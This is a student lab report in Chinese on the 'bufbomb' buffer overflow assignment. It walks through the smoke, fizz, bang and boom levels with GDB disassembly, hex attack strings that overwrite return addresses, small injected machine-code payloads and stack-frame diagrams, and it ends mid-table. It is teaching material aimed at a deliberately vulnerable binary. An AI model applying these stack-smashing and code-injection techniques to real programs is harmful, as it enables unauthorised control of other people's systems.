华中科技大学

课程实验报告

课程名称： 计算机系统基础

实验名称： 缓冲区溢出攻击

院　　系：计算机科学与技术

专业班级：计算机本硕博 2301

学　　号：U202315752

姓　　名：陈宇航

指导教师：李海波

2024 年 10 月 13 日

一、实验目的与要求

通过分析一个程序（称为“缓冲区炸弹”）的构成和运行逻辑，加深对理论课中关于程序的机器级表示、函数调用规则、栈结构等方面知识点的理解，增强反汇编、跟踪、分析、调试等能力，加深对缓冲区溢出攻击原理、方法与防范等方面知识的理解和掌握；

实验环境：Ubuntu，GCC，GDB 等

二、实验内容

任务 缓冲区溢出攻击

程序运行过程中，需要输入特定的字符串，使得程序达到期望的运行效果。

对一个可执行程序“bufbomb” 实施一系列缓冲区溢出攻击(buffer overflow attacks)，也就是设法通过造成缓冲区溢出来改变该程序的运行内存映像(例如将专门设计的字节序列插入到栈中特定内存位置)和行为，以实现实验预定的目标。bufbomb 目标程序在运行时使用函数 getbuf 读入一个字符串。根据不同的任务，学生生成相应的攻击字符串。

实验中需要针对目标可执行程序 bufbomb,分别完成多个难度递增的缓冲区溢出攻击(完成的顺序没有固定要求)。按从易到难的顺序，这些难度级分别命名为 smoke (level 0)、fizz (level 1)、bang (level 2)、boom (level 3)和 kaboom (level 4)。

1、第 0 级 smoke

正常情况下，getbuf 函数运行结束，执行最后的 ret 指令时，将取出保存于栈帧中的返回（断点）地址并跳转至它继续执行（test 函数中调用 getbuf 处）。要求将返回地址的值改为本级别实验的目标 smoke 函数的首条指令的地址， getbuf 函数返回时，跳转到 smoke 函数执行，即达到了实验的目标。

2、第 1 级 fizz

要求 getbuf 函数运行结束后,转到 fizz 函数处执行。与 smoke 的差别是,fizz 函数有一个参数。fizz 函数中比较了参数 val 与 全局变量 cookie 的值，只有两者相同（要正确打印 val）才能达到目标。

3、第 2 级 bang

要求 getbuf 函数运行结束后，转到 bang 函数执行，并且让全局变量 global_value 与 cookie 相同（要正确打印 global_value）。

4、第 3 级 boom

无感攻击，执行攻击代码后，程序仍然返回到原来的调用函数继续执行，使得调用函数（或者程序用户）感觉不到攻击行为。

构造攻击字符串，让函数 getbuf 将 cookie 值返回给 test 函数，而不是返回值 1 。还原被破坏的栈帧状态，将正确的返回地址压入栈中，并且执行 ret 指令，从而返回到 test 函数。

三、实验记录及问题回答

（1）实验任务的实验记录

第 0 级 smoke：

一些前置的知识要注意，当我们使用命令行传参进入函数以后，会对我们传参进入检查。

```
if (argc <4) {
        printf("usage : %s <stuid> <string_file>  <level> \n", argv[0]);
        printf("Example :  ./bufbomb  U202115001 smoke_hex.txt  0  \n");
        return 0;
    }
```

图 3.1.1 判断输入格式

我们输入的参数的数量要大于 4 才符合，不然直接报错。

接着会把输入的学号，文件名，level 进行检查，看是不是符合规范。

接着会进入 initialize_bomb 初始化，接着进入 test(struct env_info *p)进入测试，这个函数里我们需要注意一下两个函数调用。

```
    byte_buffer = convert_to_byte_string(fp, &byte_buffer_size);
    // 读取文件中的内容，长度存储到byte_buffer_size，内容放在byte_buffer
    val = getbuf(byte_buffer, byte_buffer_size);
    // 这个只是简单的定义局部变量，变量存储到栈里面，没有实现过多的功能
```

图 3.1.2 输入的保存格式

我们需要对 getbuf 函数额外关注,同时看看各个函数的地址。

```
user id : U202315752
cookie : 0xc0f17e8
hex string file : test.txt
level : 1
smoke : 0x0x401314   fizz : 0x0x401331  bang : 0x0x401385
welcome  U202315752
Dud: getbuf returned 0x1
bye bye , U202315752
```

图 3.1.3 各个函数的地址

```
0x0000000000401a59 <+0>: push %rbp
保存当前的栈基指针 %rbp，将其压入栈中，准备创建新的栈帧。
0x0000000000401a5a <+1>: mov %rsp,%rbp
将当前的栈指针 %rsp 赋值给基指针 %rbp，建立新的栈帧。
0x0000000000401a5d <+4>: sub $0x60,%rsp
将栈指针 %rsp 向下移动 0x60 (96 字节)，为局部变量分配空间。
0x0000000000401a61 <+8>: mov %rdi,-0x58(%rbp)
将传给函数的第一个参数（位于寄存器 %rdi 中）保存到栈帧的 -0x58(%rbp) 位置。
0x0000000000401a65 <+12>: mov %esi,-0x5c(%rbp)
将传给函数的第二个参数（位于寄存器 %esi 中）保存到栈帧的 -0x5c(%rbp) 位置。
0x0000000000401a68 <+15>: movabs $0x7574756620656854,%rax
将 64 位常量 0x7574756620656854 ("The futu" 作为字符串的一部分）移动到寄存器 %rax。
0x0000000000401a72 <+25>: movabs $0x206c6c6977206572,%rdx
将 64 位常量 0x206c6c6977206572 ("re wil" 作为字符串的另一部分）移动到寄存器 %rdx。
0x0000000000401a7c <+35>: mov %rax,-0x30(%rbp)
将 %rax 中的值（即 "The futu"）保存到栈的 -0x30(%rbp) 位置。
0x0000000000401a80 <+39>: mov %rdx,-0x28(%rbp)
将 %rdx 中的值（即 "re wil"）保存到栈的 -0x28(%rbp) 位置。
0x0000000000401a84 <+43>: movabs $0x6574746562206562,%rax
将另一个 64 位常量 0x6574746562206562 ("be bette" 的一部分）移动到 %rax。
0x0000000000401a8e <+53>: movabs $0x72726f6d6f742072,%rdx
将 64 位常量 0x72726f6d6f742072 ("r tomorr" 的一部分）移动到 %rdx。
0x0000000000401a98 <+63>: mov %rax,-0x20(%rbp)
将 %rax 中的值（"be bette"）保存到栈的 -0x20(%rbp) 位置。
0x0000000000401a9c <+67>: mov %rdx,-0x18(%rbp)
将 %rdx 中的值（"r tomorr"）保存到栈的 -0x18(%rbp) 位置。
0x0000000000401aa0 <+71>: movl $0x776f72,-0x11(%rbp)
将 32 位常量 0x776f72 ("row") 保存到栈的 -0x11(%rbp) 位置。
处理用户输入
0x0000000000401aa7 <+78>: mov -0x5c(%rbp),%edx
从栈的 -0x5c(%rbp) 位置（即函数的第二个参数，%esi）移动到寄存器 %edx。
0x0000000000401aaa <+81>: mov -0x58(%rbp),%rcx
从栈的 -0x58(%rbp) 位置（即函数的第一个参数，%rdi）移动到寄存器 %rcx。
0x0000000000401aae <+85>: lea -0x50(%rbp),%rax
计算 -0x50(%rbp) 的地址并将其加载到 %rax，这可能是准备传递给某个函数（字符串起始地址）。
0x0000000000401ab2 <+89>: mov %rcx,%rsi
将 %rcx（函数第一个参数的值）移动到 %rsi，用于即将调用的函数。
0x0000000000401ab5 <+92>: mov %rax,%rdi
将 %rax（字符串地址）移动到 %rdi，也用于即将调用的函数。
0x0000000000401ab8 <+95>: call 0x4015ae <Gets>
调用 Gets 函数，这可能是读取用户输入的函数。
函数结束
0x0000000000401abd <+100>: mov $0x1,%eax
将值 1 移动到寄存器 %eax，表示函数的返回值。
0x0000000000401ac2 <+105>: leave
恢复栈帧，等效于以下两步：
将 %rbp 移动到 %rsp，恢复栈指针。
弹出 %rbp 的值（栈帧的基地址）恢复到函数调用前的状态。
0x0000000000401ac3 <+106>: ret
```

图 3.1.4 getbuf 函数的内容

分析可知我们的 Getbuf 函数首先会把一个字符串放在一个字符数组里面，直到第 78 行才开始处理用户输入。这个字符串是“The future will be better tomorrow”



图 3.1.5 专属语句查询

同时，观察汇编代码，smoke_hex.txt 里面，第 71 行是传如入我们的 len，第 78 行是传入我们的 src，真正的文件里面的内容从 buf 开始输入开始覆盖，需要把之前传入 getbuf 之前保存的返回地址给覆盖，这样退出 getbuf 的时候才能跳转到 smoke 函数。我们得知 smoke 函数的地址是 0x401314，注意我们是小端存储，需要把地址低字节放在低地址

我们再缕一缕逻辑到底是什么。



图 3.1.6 需要关注的函数

这里有一个 buf 数组在代码栈里面，然后进入到 get 函数。当然，get 函数是获得我们输入的数据。我们想要的是，在代码执行到下面的 return 1 函数的时候，我们不会回去那一个本来的回去的地址，而是去 somke 函数的地址，程序栈在 rsp 里储存，所以我们要看看函数到底返回到什么地方。我们发现，函数会回到 0x401498 的位置，所以我们要看看程序栈离这一步的 buf 数组差多远。为什么呢？因为我们的文件会覆写 buf 数组，但是没有限制 buf 数组的覆写一定在数组里而是可以跨界，所以要做的很简单，去看看差多少。



图 3.1.7 要修改的地址位置

这里我们发现，在 dbb8 的位置，而我们的 buf 数组在 db60 的位置，两者相差 88 个字节，所以我们要写入 88 个字节的数据，如下图，把位置改成 0x401314，就可以跳转：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
14 13 40 00 00 00 00 00
```

图 3.1.8 smoke_hex.txt 的内容

结果如下图：



图 3.1.9 smoke_hex.txt 的结果

第 1 级 fizz：

刚刚进入 getbuf 的时候 rbp 为 0xffffdc90,mov %rsp,%rbp 后 rbp 变为 0xffffdbf0.我们继续我们的分析，rbp 的-58 位置放了 rdi，-50 位置放了 esi，-28 的位置放了 rdx，-30 的位置放了 rbp

查看 fizz 中的汇编代码，分析可知，首先函数让 rsp 的位置转移到 rbp，注意到此时我们的 rsp 的位

置还是 0x7fffffffdbb8，而在后续的比较里面，我们发现 rbp 的位置并没有发生什么变化，也就是说。我们要拿 0x7fffffffdbb4 的数字和 cookie 比较。接下来，我们发现他把 edi 数字传来了我们的目标位置，所以，edi 的内容非常重要，我们看到是这个：即是 0xffffdb60 的数字。那就好办了，我们继续在第 0 关的操作，找到 0xffffdb60 的位置，进行修改就好了。

```
(gdb) disas fizz
Dump of assembler code for function fizz:
   0x0000000000401331 <+0>:     push   %rbp
   0x0000000000401332 <+1>:     mov    %rsp,%rbp
   0x0000000000401335 <+4>:     sub    $0x10,%rsp
   0x0000000000401339 <+8>:     mov    %edi,-0x4(%rbp)
   0x000000000040133c <+11>:    mov    0x2da6(%rip),%eax        # 0x4040
ie>
   0x0000000000401342 <+17>:    cmp    %eax,-0x4(%rbp)
   0x0000000000401345 <+20>:    jne    0x401362 <fizz+49>
   0x0000000000401347 <+22>:    mov    -0x4(%rbp),%eax
   0x000000000040134a <+25>:    mov    %eax,%esi
   0x000000000040134c <+27>:    lea    0xdae(%rip),%rax        # 0x40210
   0x0000000000401353 <+34>:    mov    %rax,%rdi
   0x0000000000401356 <+37>:    mov    $0x0,%eax
   0x000000000040135b <+42>:    call   0x401090 <printf@plt>
   0x0000000000401360 <+47>:    jmp    0x40137b <fizz+74>
   0x0000000000401362 <+49>:    mov    -0x4(%rbp),%eax
   0x0000000000401365 <+52>:    mov    %eax,%esi
   0x0000000000401367 <+54>:    lea    0xdb2(%rip),%rax        # 0x4021Z
   0x000000000040136e <+61>:    mov    %rax,%rdi
   0x0000000000401371 <+64>:    mov    $0x0,%eax
   0x0000000000401376 <+69>:    call   0x401090 <printf@plt>
   0x000000000040137b <+74>:    mov    $0x0,%edi
--Type <RET> for more, q to quit, c to continue without paging--c
   0x0000000000401380 <+79>:    call   0x401120 <exit@plt>
End of assembler dump.
```

图 3.1.10 fizz 函数内容

查看我们的 cookie 的值为 0x0c0f17e8。我们查看 rsp 的时候，发现了一个很严重的问题，那就是，我们刚刚所设想的似乎是错的，我们发现并没有 ffffdb60 的位置在。

我们继续捋一下逻辑。我们在第 0 关通过查找到了返回的地址并跳转。他其实并不是要我们跳转到 fizz 的位置，因为中间比较的位置也会不可避免地被 edi 里面的数值改变。我们查到，我们在第一关修改位置是 dbb8 的位置进行修改。所以，我们避开传递参数的过程，直接进入 fizz 中的比较语句，第 17 行（当然，首先要跳到第 11 行把数值传到 eax 里面）。fizz 中，参数被传递到-0x4 (%rbp)进行比较，所以我们将 ret 地址设置为 fizz 中比较指令的地址，并在 ret 地址之前填充上一个栈的地址，使得 pop %rbp 后%rbp 的值为这个栈地址，随后在该地址-0x4 的位置填充上 cookie 的值，可使得比较指令成功。

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 e8 17 0f 0c
b0 db ff ff ff 7f 00 00
3c 13 40 00 00 00 00 00
```

图 3. 1. 10 4 fizz_hex.txt 截图

```
user id : U202315752
cookie : 0xc0f17e8
hex string file : fizz_hex.txt
level : 1
smoke : 0x0x401314   fizz : 0x0x401331  bang : 0x0x401385
welcome  U202315752
Fizz!: You called fizz(0xc0f17e8)
```

图 3.1.11 gdb 模式下运行截图

第 2 级 bang：

我们首先要找到 global_value 的地址和 cookie 的址。

```
(gdb) p &global_value
$1 = (int *) 0x4040ec <global_value>
(gdb) p cookie
$2 = 202315752
(gdb)
```

图 3.1.12 bang 函数地址

老样子，我们先看看 bang 的函数内容：



图 3.1.14 bang 函数内容

我们需要修改文件中返回地址让我们能够跳转到 bang 函数，bang 函数的地址是 0x080493f6。其实，我们发现 11 行之前的都是多余的，所以我选择跳转到第 11 行地址。

那么我们的 bang.s 要怎么写呢？

第一步就是实现把 global_value 的值赋值为 cookie，接着我们需要处理 ret 的问题。

一种思路是找到要返回的 rsp 指向地址，就是前两个炸弹的返回地址，写入 buf 的地址。为什么呢？我们第一次执行 buf 的输入的时候，显然会把我们的几行代码输入进去，但也就是仅此而已，但是，我们要执行插入的代码，比如说函数第 11 行的跳转和 global_value 值的输入，那么我们就要返回到 buf 的首地址，他也会因为我们输入到 buf 的 bang 的第 11 行地址进入到 bang 函数里面。

这里有问题，我们这里 buf 的首地址有一个坑。Gdb 中调试的 buf 的首地址和没有 gdb 模式直接运行下的 buf 首地址是不一样的，关闭地址随机化也没有用。我的解决方案就是在源代码中加入一段输出，打印 buf 的地址，我们先获取 buf 的地址，再去修改我的 bang.txt。这样我们就可以正常运行了。

```
char buf[NORMAL_BUFFER_SIZE];
printf("%p\n",buf);
```

图 3.1.15 加入语句看到 buf 的首地址

```
francis@francis-VMware-Virtual-Platform:~/桌面/task 3$ gcc -c bang.c -o bang.o -
m64
cc1: fatal error: bang.c: 没有那个文件或目录
compilation terminated.
francis@francis-VMware-Virtual-Platform:~/桌面/task 3$ gcc -c bang.s -o bang.o -
m64
francis@francis-VMware-Virtual-Platform:~/桌面/task 3$ objdump -d bang.o

bang.o:     文件格式 elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c0 ec 40 40 00    mov    $0x4040ec,%rax
   7:   48 c7 00 e8 17 0f 0c    movq   $0xc0f17e8,(%rax)
   e:   68 90 13 40 00          push   $0x401390
  13:   c3                      ret
```

图 3.1.16 bang.o 的反汇编代码

我们再次解释一下为什么这么写。第一行是我们的 global_value 的首地址，这部分内容是用 disas bang 指令可以直接看到，而这个是他的地址。所以在下一行，我们往 global_value 里面写入我们的 cookie，也就是 0xc0f17e8，再下一行是我们的入栈，进入的是 bang 函数的第十一行的地址，下面的 ret 把这个地址弹出并且返回。

```
48 c7 c0 ec 40 40 00 48
c7 00 e8 17 0f 0c 68 90
13 40 00 c3 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
60 db ff ff ff 7f 00 00
```

图 3.1.17 bang_hex.txt 的内容

```
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
user id : U202315752
cookie : 0xc0f17e8
hex string file : bang_hex.txt
level : 2
smoke : 0x0x401314   fizz : 0x0x401331  bang : 0x0x401385
welcome  U202315752
0x7fffffffdb60
Bang!: You set global_value to 0xc0f17e8
[Inferior 1 (process 10364) exited normally]
(gdb)
```

图 3.1.18 bang 的运行结果

第 3 级 boom：

我们要完成指导 cookie 的值，把这个值给 eax（因为 eax 存储返回值），我们还要恢复 rbp 的值，这个可以通过 mov 指令直接赋值，另外保证 eip 能够正常的话需要 ret 指令。

记录刚刚进入 buf 的 rbp 的值为 0x7fffffffdbd0,但是进入到 getbuf 函数之后把 rsp 的值传给了 rbp，rbp 变成了 0x7fffffffdbf0。而这个时候的 rbp 的值在后面没有任何改变。如果我们这个时候跳出函数一看，我们发现在这个 rbp 向后偏移四个位置的值会在下一步被 eax 里面的值传进去，然后 cookie 的值会传到 eax 里面去，然后会把二者进行比较，如果相等，直接打印成功：

```
   0x401409 <test+37>      cmp    $0x1,%eax
   0x40140c <test+40>      je     0x401426 <test+66>

multi-thre Thread 0x7ffff7faa7 (asm) In: test                L141
(gdb) si
test (p=0x7fffffffdc74) at bufbomb.c:141
(gdb) i r rbp
rbp            0x7fffffffdc90      0x7fffffffdc90
(gdb) si
(gdb) i r rbp
rbp            0x7fffffffdbf0      0x7fffffffdbf0
(gdb)
```

图 3.1.19 需要保存的 rbp 的内容

图 3.1.19 需要返回的地址的内容

还有一个参数，就是我们要返回到什么地方，ret 参数的返回没有前三关那样的特定的函数，但是我们要的是出现匹配成功的字样，如同上面分析，我们要跳转到把 rbp 向后偏移四个位置的值给 eax 才行。如上所示那就是地址 0x401498，这样子我们前两条语句才会有用。其他的和第二级关卡一样，我们第一次执行 buf 的输入的时候，显然会把我们的几行代码输入进去，但也就是仅此而已，但是，我们要执行插入的代码，那么我们就要返回到 buf 的首地址，他也会因为我们输入到 buf 的插入 eax 里面的 cookie 的语句而执行操作。那么我们的 boom_hex.txt 就应该这么写：

```
francis@francis-VMware-Virtual-Platform:~/桌面/task 3$ gcc -c boom.s -o boom.o -
m64
francis@francis-VMware-Virtual-Platform:~/桌面/task 3$ objdump -d boom.o

boom.o:     文件格式 elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   b8 e8 17 0f 0c          mov    $0xc0f17e8,%eax
   5:   48 bd f0 dc ff ff ff    movabs $0x7fffffffdcf0,%rbp
   c:   7f 00 00
   f:   68 98 14 40 00          push   $0x401498
  14:   c3                      ret
```

图 3.1.20 boom.o 的反汇编代码

再次捋一下思路，我们只需要传 cookie 给 eax，恢复 rbp，设定好返回值以及跳转的地址即可



图 3.1.21 boom_hex 的内容

```
To make this setting permanent, add 'set debuginfod enabled on' to .gdbinit.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
user id : U202315752
cookie : 0xc0f17e8
hex string file : boom_hex.txt
level : 3
smoke : 0x0x401314   fizz : 0x0x401331  bang : 0x0x401385
welcome  U202315752
0x7fffffffdb60
Boom!: getbuf returned 0xc0f17e8
```

图 3.1.21 boom_hex 的解答

（2）缓冲区溢出攻击中字符串产生的方法描述

要求：一定要画出栈帧结构 （包括断点的存放位置，保存 ebp 的位置，局部变量的位置等等）

第 0 级 smoke：

对我们程序起作用的就是 getbuf 函数的堆栈，所以我们只需要画出调用 Gets 函数前后的堆栈情况即可，这里不以具体的地址表示，用刚刚进入 getbuf 后新的 rbp 作为标准。

标注	内容	地址
断点位置	0x0040	[rbp]+8
	0x1498	[rbp]+4
	原来 rbp 的值	[rbp]
		[rbp]-4
	R[rbx]	[rbp]-8
		[rbp]-12
……	……	……
…….	……	…….
The future will	84 104 101 32 102 117 116 117 114 101 32 119 105 108 108 32	[rbp]-32
be better tomorr	98 101 32 98 101 116 116 101 114 32 116 111 109 111 114 114	[rbp]-48
ow	111 119	[rbp]-49
……	……	…….
……	…….	……
	Len 的值	[rbp]-68
		[rbp]-70
	src 的值	[rbp]-72
		[rbp]-74
Buf 的首地址是 0x50(%rbp)	Buf 的首地址	[rbp]-76
		[rbp]-80

图表 3.2.1 未调用 Gets 前的堆栈

标注	内容	地址
断点为 smoke（）的位置	0x0040	[rbp]+8
	0x1314	[rbp]+4
	原来 rbp 的值	[rbp]
		[rbp]-4
	R[rbx]	[rbp]-8
		[rbp]-12
……	……	……
…….	……	…….
原来的内容全部被覆写	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	[rbp]-32
	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	[rbp]-48
	00 00	[rbp]-49
……	……	…….
……	……	……
	Len 的值	[rbp]-68
		[rbp]-70
	src 的值	[rbp]-72
		[rbp]-74
Buf 的首地址是 0x50(%rbp)	Buf 的首地址	[rbp]-76
		[rbp]-80

图表 3.2.2 调用 Gets 后堆栈的情况

第 1 级 fizz：

这一关的堆栈初始情况和上一一致。输入数据后的区别在于在 R[rbp]+4 的位置填入 fizz 函数首地址的值，然后把 rsp 的地址写进栈的前 8 个位置，再把 cookie 的值植入。如下：

标注	内容	地址
断点为 fizz（）的位置	0x0040	[rbp]+8
	0x133c	[rbp]+4
	rsp 寄存器的地址	[rbp]
		[rbp]-4
	Cookie	[rbp]-6

		[rbp]-8
……	……	……
…….	……	…….
原来的内容全部被覆写	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	[rbp]-32
	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	[rbp]-48
	00 00	[rbp]-49
……	……	…….
……	……	……
	Len 的值	[rbp]-68
		[rbp]-70
	src 的值	[rbp]-72
		[rbp]-74
Buf 的首地址是 0x50(%rbp)	Buf 的首地址	[rbp]-76
		[rbp]-80

图表 3.2.3 调用 fizz 后堆栈的情况

第 2 级 bang：

这一关相较与第一关，初始情况还是一样的。区别是我们要回到 buf 函数里面去，因为涉及到我们汇编语言的操作再跳转，操作首先写入 cookie 的储存地址，写入 cookie，然后再跳转，具体如下：

标注	内容	地址
断点为 buf 的位置	0xdb60	[rbp]+8
	0x7fffffff	[rbp]+4
